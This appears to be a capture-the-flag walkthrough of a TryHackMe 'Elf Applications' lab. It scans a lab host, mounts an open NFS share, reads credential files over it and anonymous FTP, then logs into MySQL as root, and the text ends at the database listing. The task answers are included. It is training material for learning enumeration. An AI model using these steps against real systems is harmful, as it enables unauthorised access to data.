
Day 11 - Elf Applications

Scenario




Task 16 [Day 11] Elf Applications

McSkidy has been happy with the progress they've been making, but there's still so much to do. One of their main servers has some integral services running, but they can't access these services. Did the Christmas Monster lock them out?

Deploy the machine and starting scanning the IP. **The machine may take a few minutes to boot up.**


Check out the supporting material here.

so it seems that McSkidy them all can't access the services that hosted on the server, let's perform nmap scanning to see the services that's running




```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ nmap -sC -sV 10.10.1.202
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-29 04:12 EST
Nmap scan report for 10.10.1.202
Host is up (0.20s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 500 OOPS: invalid pasv_address
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.8.20.97
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 14:6f:fc:4d:82:43:eb:e9:6e:f3:0e:01:38:f0:cb:23 (RSA)
|   256 83:33:03:d0:b4:1d:cb:8e:59:6f:13:14:c5:a2:75:b3 (ECDSA)
|_  256 ec:b1:63:c0:6d:98:fd:be:76:31:cd:b9:78:35:2a:bf (ED25519)
111/tcp   open  rpcbind 2-4 (RPC #100000)
```

if we notice that there's nfs share that hosted on the server




```
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      20048/tcp   mountd
|   100005  1,2,3      20048/tcp6  mountd
|   100005  1,2,3      20048/udp   mountd
|   100005  1,2,3      20048/udp6  mountd
|   100021  1,3,4      44995/tcp6  nlockmgr
|   100021  1,3,4      45879/udp   nlockmgr
|   100021  1,3,4      46127/tcp   nlockmgr
|   100021  1,3,4      55475/udp6  nlockmgr
|   100024  1          38465/udp   status
|   100024  1          43721/tcp   status
|   100024  1          53473/tcp6  status
|   100024  1          58985/udp6  status
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
```

let's use showmount to enumerate the exported list & we found /opt/files we're mounted




```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ sudo showmount -e 10.10.1.202
Export list for 10.10.1.202:
/opt/files *
```

let's mount it to our local directory to gain access into it




```
┌──(nobodyatall㉿0×DEADBEEF)-[~/Desktop/research]
└─$ sudo mount -t nfs 10.10.1.202:/opt/files files
```

let's check out the mounted nfs share & we've found the creds.txt



```
┌──(nobodyatall㉿0xDEADBEEF)-[~/Desktop/research/files]
└─$ ls
creds.txt
```


the content of creds.txt



```
┌──(nobodyatall㉿0xDEADBEEF)-[~/Desktop/research/files]
└─$ cat creds.txt
the password is securepassword123

┌──(nobodyatall㉿0xDEADBEEF)-[~/Desktop/research/files]
```


Question: What is the password inside the creds.txt file?
-securepassword123

back to the nmap result it shows that the ftp service we can login into it anonmously




```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

let's login anonymously into the ftp service




```
┌──(nobodyatall㉿0xDEADBEEF)-[~/Desktop/research]
└─$ ftp 10.10.1.202
Connected to 10.10.1.202.
220 (vsFTPd 3.0.2)
Name (10.10.1.202:nobodyatall): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

the content in the ftp server




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx    1 0        0              39 Dec 10  2019 file.txt
drwxr-xr-x    2 0        0               6 Nov 04  2019 pub
d-wx-wx--x    2 14       50              6 Nov 04  2019 uploads
-rw-r--r--    1 0        0             224 Nov 04  2019 welcome.msg
226 Directory send OK.
ftp>
```

Question: What is the name of the file running on port 21?




```
150 Here comes the directory listing.
-rwxrwxrwx    1 0        0              39 Dec 10  2019 file.txt
```

the content in file.txt, root credential?




```
ftp> !cat file.txt
remember to wipe mysql:
root
ff912ABD*
ftp> 
```

Based on the nmap result we've found the mysql service port were open so we can use it to access the mysql database remotely



```
3306/tcp open  mysql   MySQL 5.7.28
| mysql-info: 
|   Protocol: 10
|   Version: 5.7.28
|   Thread ID: 5
|   Capabilities flags: 65535
|   Some Capabilities: LongColumnFlag, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, Speaks41Pr
otocolOld, SupportsCompression, FoundRows, SupportsTransactions, IgnoreSigpipes, LongPassword, ODBCCli
ent, ConnectWithDatabase, InteractiveClient, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, Support41
Auth, DontAllowDatabaseTableColumn, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleRe
sults
|   Status: Autocommit
|   Salt: qv\&{)m\x08`Bh/uvB\x0Ewl}N
|_  Auth Plugin Name: mysql_native_password
| ssl-cert: Subject: commonName=MySQL_Server_5.7.28_Auto_Generated_Server_Certificate
| Not valid before: 2019-12-10T23:10:36
|_Not valid after:  2029-12-07T23:10:36
|_ssl-date: TLS randomness does not represent time
```


let's use the credential that we found in the ftp server to login into the mysql db, & it works!



```
┌──(nobodyatall㉿0×DEADBEEF)-[~/Desktop/research]
└─$ mysql -h 10.10.1.202 -u root -p
Enter password: 
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.7.28 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```


let's enumerate the mysql db

show the databases, the data database seems interesting here



```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| data               |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.207 sec)
```

